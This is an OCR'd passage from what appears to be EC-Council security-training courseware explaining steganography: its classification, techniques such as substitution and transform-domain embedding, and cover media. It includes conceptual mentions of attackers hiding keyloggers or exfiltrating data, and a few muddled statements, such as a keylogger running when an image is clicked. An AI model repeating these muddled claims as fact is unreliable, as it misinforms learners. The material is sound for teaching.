One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.




Cover Medium
JPG
PNG
MP3
MOV
HTML
DOC
Embedding function
EC-Council "Hackers are here. Where are you?"
Message to be embedded
Stego Object
Extracting function
Cover Medium
Extracted message
EC-Council "Hackers are here. Where are you?"

Figure 6.132: Hiding message using steganography



Classification of Steganography

Steganography

Linguistic Steganography

Technical Steganography

Semagrams

Visual Semagrams

Text Semagrams

Open Codes

Covered Ciphers

Jargon Code

Null Cipher

Grille Cipher

Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.



Steganography
Linguistic Steganography
Technical Steganography
Semagrams
Open Codes
Visual Semagrams
Covered Ciphers
Text Semagrams
Jargon Code
Null Cipher
Grille Cipher

Figure 6.133: Classification of steganography

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.

- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.

- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.

- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:


  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.

  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**

  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
    - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
    - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.



Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. DVD-ROM Steganography
10. Natural Text Steganography
11. Hidden OS Steganography
12. C++ Source-Code Steganography

